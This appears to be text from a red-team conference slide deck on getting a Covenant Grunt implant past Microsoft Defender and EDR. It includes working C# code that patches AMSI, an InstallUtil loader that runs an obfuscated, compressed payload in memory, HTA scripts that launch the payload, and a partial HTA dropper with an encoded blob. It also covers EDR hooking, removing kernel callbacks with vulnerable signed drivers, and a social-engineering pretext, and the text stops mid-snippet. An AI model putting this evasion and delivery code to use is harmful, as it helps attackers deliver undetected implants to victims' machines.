


Execution with Defender Enabled - No AMSI Bypass

[illegible]

There was an error when downloading and executing Grunt's second stage via `System.Reflection.Assembly.Load`.

Execution with Defender Enabled - No AMSI Bypass



Covenant Grunts consist of two stages. We obfuscated the first on disk, but not the second, which is downloaded and run in memory. AMSI issued a scan for the bytes loaded in via Assembly.Load, resulting in a detection by Defender.

Obfuscated payload, including AMSI bypass

1. Copy raw Grunt stager code from Covenant
2. Add AMSI bypass to Grunt code
3. Compile locally using csc.exe
4. Obfuscate with NeoConfuserEx

Add AMSI Bypass

```
public class GruntStager
{
    public GruntStager()
    {
        PatchAMSI(); ←
        ExecuteStager();
    }
    [STAThread]
    public static void Main(string[] args)
    {
        new GruntStager();
    }
    public static void Execute()
    {
        new GruntStager();
    }
    private static void PatchAMSI()
    {
        try
        {
            static byte[] patch = new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x00, 0x00, 0x00, 0x00 };
            var lib = Win32.LoadLibrary("amsi.dll");
            var addr = Win32.GetProcAddress(lib, "AmsiScanBuffer");

            uint oldProtect;
            Win32.VirtualProtect(addr, (UIntPtr)patch.Length, 0x40, out oldProtect);

            Marshal.Copy(patch, 0, addr, patch.Length);
        }
        catch { }
    }
}
```

Grunt Execution with AMSI Bypass and Obfuscation

Grunt: 0959c065cf

Info Interact Task Taskings Files

Status	Children	
Active		
CommType	ValidateCert	UseCertPinning
HTTP	False	False
DotNetVersion	Integrity	Process
Net35	Medium	GruntAMSI
UserDomainName	UserName	
DESKTOP-8RQLJ25	Alice	

```
C:\ConTalk>ThreatCheck -e AMSI -f GruntAMSI.exe  
[+] No threat found!  
[*] Run time: 0.3s  
  
C:\ConTalk>ThreatCheck -e Defender -f GruntAMSI.exe  
[+] No threat found!  
[*] Run time: 0.22s  
  
C:\ConTalk>GruntAMSI.exe
```

No detections from Microsoft Defender, successful callback from the Grunt payload!

Oo-oooh so you bypassed Defender...

That don't impress me much.

EDR - Kernel Callback Routines and Hooking

Windows Kernel Callback Routines

- The kernel's callback mechanism provides a general way for drivers to request and provide notification when certain conditions are satisfied.


EDR Usage with Hooking

- EDR drivers register the 'PsSetCreateProcessNotifyRoutine' to obtain notifications when a process is created or deleted.
- On process open, EDR injects their own DLL into the user process and patches (hooks) interesting functionality within NTDLL.
 - Import Address Table (IAT) hooking
 - Inline Hooking




Prepare for oversimplification, as this area is a course (or multiple talks) on its own. I'll provide some great references at the end!

Example of VirtualAlloc to Syscall



Visualizing EDR Hooking



Common Hooking Methods

Import Address Table Hooking


- The IAT is an array of function pointers to dynamically linked functions of loaded libraries
- When calling functions within the user program, it resolves the function from its IAT.
- EDR overwrites function pointers specified in the IAT, directing execution first through their injected library before making the call

Inline Hooking

- EDR modifies the Win32 API function with a jump into their DLL
- After inspecting variables passed to the call, the jump returns to the original function and completes


Checking NtVirtualAlloc for Inline Hooking with WinDBG

1. Attach to a process with NTDLL (notepad)
2. Get address of NtAllocateVirtualMemory



```
Pid 4868 - WinDbg:10.0.20348.1 AMD64
File Edit View Debug Window Help
Command - Pid 4868 - WinDbg:10.0.20348.1 AMD64
0:004> x ntdll!NtAllocateVirtualMemory
00007ff9`9a1d5f60 ntdll!NtAllocateVirtualMemory
```

3. Unassemble function, check for early 'jmp'



```
Pid 4868 - WinDbg:10.0.20348.1 AMD64
File Edit View Debug Window Help
Command - Pid 4868 - WinDbg:10.0.20348.1 AMD64
0:004> u 00007ff9`9a1d5f60
ntdll!NtAllocateVirtualMemory:
00007ff9`9a1d5f60 e913a2febf jmp 00007ff9`5a1c0178
00007ff9`9a1d5f65 cc int 3
00007ff9`9a1d5f66 cc int 3
00007ff9`9a1d5f67 cc int 3
00007ff9`9a1d5f68 f604250803fe7f01 test byte ptr [SharedUserData+0x308 (00007ff9`9a1d5f70) 7503 jne ntdll!NtAllocateVirtualMemory+0x15
00007ff9`9a1d5f70 7503 jne ntdll!NtAllocateVirtualMemory+0x15
00007ff9`9a1d5f72 0f05 syscall
00007ff9`9a1d5f74 c3 ret
```


4. Verify 'jmp' is to an address within the EDR's injected DLL

Scanning for Hooked Functions with hook_finder64.exe

<https://github.com/Mr-Un1k0d3r/EDRs>, also
contains a curated list of known hooks in
common EDR products

Command Prompt

```
C:\EDRs-main>hook_finder64.exe C:\Windows\system32\ntdll.dll
Loading C:\Windows\system32\ntdll.dll
HookFinder Mr.Un1k0d3r RingZero Team
C:\Windows\SYSTEM32\ntdll.dll is loaded at 0x0000000000C50000.
C:\Windows\System32\kern3l32.dll is loaded at 0x0000000000630000.
C:\Windows\SYSTEM32\ntdll.dll is loaded at 0x00007FF99A130000.
C:\Windows\System32\KERNEL32.DLL is loaded at 0x00007FF999810000.
C:\Windows\System32\KERNELBASE.dll is loaded at 0x00007FF9974B0000.
C:\Windows\system32\apphelp.dll is loaded at 0x00007FF9949B0000.
C:\Program Files\SentinelOne\Sentinel Agent 21.5.7.370\DrProcess.dll
C:\Windows\System32\ADVAPI32.dll is loaded at 0x00007FF999760000.
C:\Windows\System32\msvcrt.dll is loaded at 0x00007FF999E90000.
C:\Windows\System32\sechost.dll is loaded at 0x00007FF998C00000.
C:\Windows\System32\RPCRT4.dll is loaded at 0x00007FF999160000.
-----
BASE                0x00007FF99A130000      MZÉ
PE                  0x00007FF99A1300D8      PE
ExportTableOffset    0x00007FF99A268580
OffsetNameTable      0x00007FF99A26A94C
Functions Count       0x8e9 (2281)
-----
KiUserApcDispatcher is hooked
LdrLoadDll is hooked
NtAllocateVirtualMemory is hooked
NtCreateThreadEx is hooked
NtCreateUserProcess is hooked
```



Bypassing and Blinding EDRs

Remove Kernel Callback Registration

- Requires loading a malicious driver, which can then modify registrations to callback routines such as 'PsSetCreateProcessNotifyRoutine'
- Drivers *must* be signed. Instead, abuse known vulnerabilities in pre-existing drivers to load arbitrary code
- Special tip: certificate revocation is not checked, so previously vulnerable drivers, even once patched, can be installed and utilized

A great reference for removing kernel callbacks: <https://br-sn.github.io/Removing-Kernel-Callbacks-Using-Signed-Drivers/>

Bypassing and Blinding EDRs

Avoiding Hooks with Direct System Calls

- Instead of calling your function through NTDLL, populate registers with the arguments and the syscall number, and invoke it directly

Considerations

- Syscalls can be changed by Windows at any time, making your payload version dependent.
- Direct Syscalls can be disabled via the ProcessSystemCallDisablePolicy

A well-done post explaining classic shellcode injection in C# using direct Syscalls:

<https://www.solomonslash.io/syscalls-for-shellcode-injection.html>

A table of Syscall IDs: <https://j00ru.vexillium.org/syscalls/nt/64/>

Bypassing and Blinding EDRs

Remove Function Hooks by 'Refreshing' DLLs

- On execution, identify hooked functions in memory
- Read the original DLL from the disk (i.e. NTDLL) and restore the mapped function in memory to its original state

Considerations

- Reading NTDLL from disk, after it is already loaded into memory, provides a detection point for EDR

An example Beacon Object File (BOF) which refreshes NTDLL, by Riccardo Ancarani:

<https://gitlab.com/riccardo.ancarani94/ntdll-refresher-hook-removal-bof/-/tree/master/>

Bypassing and Blinding EDRs

Dynamic Invocation (D/Invoke)

- in dotNET, Platform Invocation (P/Invoke) is used to access functions in unmanaged libraries. However, references show up in the IAT.
- D/Invoke is a C# library to dynamically load an assembly at runtime, scan for the API/function to call, and dynamically invoke it.
- Includes 'manual mapping' of libraries to memory to avoid inline hooking

As with all work done by TheWover and FuzzySec, a phenomenal write-up on their D/Invoke API can be found here: <https://thewover.github.io/Dynamic-Invoke/>

Bypassing and Blinding EDRs

Avoid using hooked functions and suspicious routines

- EDRs hook and analyze multiple functions, as well as other process activities, to build a “risk-score” of the behavior
- Many detections regard injecting shellcode into other processes. What if we don't?
- Use tools such as APIMonitor to check your payload for usage of known-hooked APIs.

Considerations

- Limited functionality available

Ex 2: Bypassing an EDR

Grunt → AMSI patch → Obfuscated → InstallUtil LOLBIN
(Simple bypass focusing on behavioral detection circumvention)

Executing with InstallUtil.exe LOLBIN

Installutil Path:

- C:\Windows\Microsoft.NET\Framework64\<version>\Installutil.exe

```
[System.ComponentModel.RunInstaller(true)]
public class InstallUtil : System.Configuration.Install.Installer
{
    public override void Install(System.Collections.IDictionary savedState)
    {
    }

    public override void Uninstall(System.Collections.IDictionary savedState)
    {
        RunMyCode.Main();
    }
}
```

Assembly.Load Inside InstallUtil.exe

```
//RunMyCode.Main();
public static void Main()
{
    //Read Grunt assembly from text file on disk
    string data = File.ReadAllText(@"./content.txt");

    var memstrm = new System.IO.MemoryStream();
    //B64 decode the Grunt payload, decompress the memory stream, and store as a Deflate stream
    var DeflateStrm = new System.IO.Compression.DeflateStream(new System.IO.MemoryStream(System.Convert.
        FromBase64String(data)), System.IO.Compression.CompressionMode.Decompress);
    //Read the deflate stream into 'asmbytes' array
    var asmbytes = new byte[1024];
    var readBytes = DeflateStrm.Read(asmbytes, 0, 1024);
    while (readBytes > 0)
    {
        memstrm.Write(asmbytes, 0, readBytes);
        readBytes = DeflateStrm.Read(asmbytes, 0, 1024);
    }
    //Use System Reflection to load 'asmbytes' into memory of the current process and invoke its entrypoint
    System.Reflection.Assembly.Load(memstrm.ToArray()).EntryPoint.Invoke(0, new object[] { new string[] { }
    });
}
```

Compressing our Obfuscated+AMSI Bypassed Grunt

```
static void Main(string[] args)
{
    //Read in our Grunt executable as a byte array
    byte[] StagerAssembly = System.IO.File.ReadAllBytes(@"C:\ConTalk\GruntAMSI.exe");
    //Pass byte array to 'Compress'
    byte[] compressedStagerAssembly = Compress(StagerAssembly);
    //Base64 encode the memory stream byte array encode it for storage
    var Base64ILByteString = Convert.ToBase64String(compressedStagerAssembly);
    System.IO.File.WriteAllText(@"C:\ConTalk\content.txt", Base64ILByteString);
}
//Compresses a byte array using the Deflate algorithm, returns as a MemoryStream byte array
public static byte[] Compress(byte[] bytes)
{
    byte[] compressedBytes;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (DeflateStream deflateStream = new DeflateStream(memoryStream, CompressionMode.Compress))
        {
            deflateStream.Write(bytes, 0, bytes.Length);
        }
        compressedBytes = memoryStream.ToArray();
    }
    return compressedBytes;
}
```


The 'Final' Payload

1. A Covenant Grunt
2. Added AMSI bypass
3. Compiled and Obfuscated with modified NeoConfuserEx
4. Compressed and stored as 'content.txt'
5. Read and executed content.txt with Assembly.Load inside InstallUtil 'cradle'
6. Profit??

Demo was executed on a machine running a 'leading' EDR, as evaluated by MITRE ATT&CK

Compile and Execute with InstallUtil.exe

```
Command Prompt - C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /U Conl...
C:\ConTalk>csc ConInstaller.cs
Microsoft (R) Visual C# Compiler version 4.8.3761.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

C:\ConTalk>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\
InstallUtil.exe /U ConInstaller.exe
Microsoft (R) .NET Framework Installation utility Version 4
.8.3761.0      Copyright (C) Microsoft Corporation. All ri
ghts reserved.

The uninstall is beginning.
```

Grunt: **c27b31b9d5**

Info Interact Task Taskings Files

Status	Children	
Active		
CommType	Integrity	Process
HTTP	Medium	InstallUtil

Payload Commentary

The EDR detected when...

- Benign C# code (Hello World), compressed, was hard-coded as a string
- The Grunt payload string was downloaded from the internet
- An obfuscated Grunt payload was stored on disk as an exe (pre-execution)

Drawbacks to this approach

- Post-exploitation will execute out of InstallUtil.exe
- Bypassing behavioral detection via abstractions is a bit of a guessing game

Executing the Payload

“Hi, this is the GrrCon support help desk. Could you please navigate to GrrCon.com, download ‘FreeDonuts.exe’, ignore the unknown executable download warning, disable SmartScreen, and run it?”

Common Files for Payload Execution

Microsoft Office Macros

- Word (.docm)
- Access Executable Only (.accde)
- Excel (.xlsm)
- Macros are written in VBScript

HTML Applications

- Executed by mshta.exe (.hta)
- Can run JScript and VBScript

Clickonce Applications

- Think of web conference software installers
- Blocked by SmartScreen unless signed

Executing from VBScript and JScript

Generally detected method: `ActiveXObject("WScript.shell")`

- Derived from `wshom.wsc`

```
<script language="javascript">
    var cmdToRun = "cmd /k start InstallUtil.exe /U GruntTest.exe";
    new ActiveXObject('Wscript.Shell').Run(cmdToRun, 0, false);
</script>
```

Method with less detections: `ActiveXObject("Shell.Application")`

- Derived from `shell32.dll`

```
<script language="javascript">
    var app = new ActiveXObject("Shell.Application")
    app.ShellExecute("C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319
        \\installuil.exe", "/U GruntTest.exe", "C:\\Contalk", "open", 0)
</script>
```


SurfaceToCloud

- Generates callback documents which demonstrate execution

Shameless plug:
Github.com/ac3lives/SurfaceToCloud

```
$ sudo ./SurfaceToCloud.py --host 192.168.1.89 --serve-files --generate-payloads
[sudo] password for kali:
Generating test payloads which report back to http://192.168.1.89:80
-----
Writing Word Macro payload to: payload-output/word-macro-test.doc
Writing Word Macro payload to: payload-output/excel-macro-test.xls
Writing Access Macro (accdb) to file: payload-output/access-macro-test.accde
Writing Basic HTA Payload to file: payload-output/hta-test.hta

Server listening for payload callbacks at 0.0.0.0:80
Payloads can be downloaded from http://192.168.1.89:80/requestfiles.html
-----
From: [192.168.1.95]: Received message: HTA Shell.Application Executed Internet Explorer
From: [192.168.1.95]: Received message: HTA WScript.Shell Executed Internet Explorer
```



Ex 3: Execution with an HTML Application (.hta)

Grunt → AMSI patch → Obfuscated → InstallUtil Template → Stored in HTA → Compile on Delivery → InstallUtil Execution

HTA Execution Part 1 - Write Payload to Text File

```
//Create a Scripting FileSystemObject
var signaturePolicy = new ActiveXObject("Scripting.FileSystemObject");
//Create our 'context.txt' file
var confirmationDocument = signaturePolicy.CreateTextFile("content.txt", true);
//Obfuscated and compressed Grunt payload, Base64 encoded, as a string
var ContentUpdateString = "ckxaVHNEQkFyeTI0YmR1MjdXL2J0bTNidG0zYnRtM2J0bTN2K2U4OV
ZFRuZDZKYXVmSXFNWkR3QU1BQUFB0GgvNyt3TUfhQWY0TC9BRC9IL0QvejhaDk4SkI5QU1PVVBZRGlnO
5b1orWm9ZRU5nWkdCcmErZE1ZR2hDNE9oaVMYQmhTeUFzcDBSZ1kyZHNRZ2NMQzBYeVB6amtSUUFBakVF
s4OUFCRUFOQkEwQU1Ed2Y0TGMvNk5nLzMrMUJ2amZWb0wvR05CLz1RMEE4TDg5UUQvZ2Z6Ly9id0FHNEE
zNjRS81c1c0Zjl0WEQ0Z1FEL0kvOXZG ..... <truncated> .....";
//Write Grunt payload to "content.txt"
confirmationDocument.WriteLine(Base64.decode(ContentUpdateString));
confirmationDocument.Close();
```


Resulting Text Files

File Name	Date/Time	File Type	Size
content.txt	9/11/2021 4:25 AM	Text Document	78 KB
installupdates.txt	9/11/2021 4:25 AM	Text Document	2 KB

installupdates.txt - Notepad

```
File Edit Format View Help

string data = File.ReadAllText(@"./content.txt");
var installcrdsoftware = new System.IO.MemoryStream();
    var installcrdsoft1 = new
System.IO.Compression.DeflateStream(new
System.IO.MemoryStream(System.Convert.FromBase64String
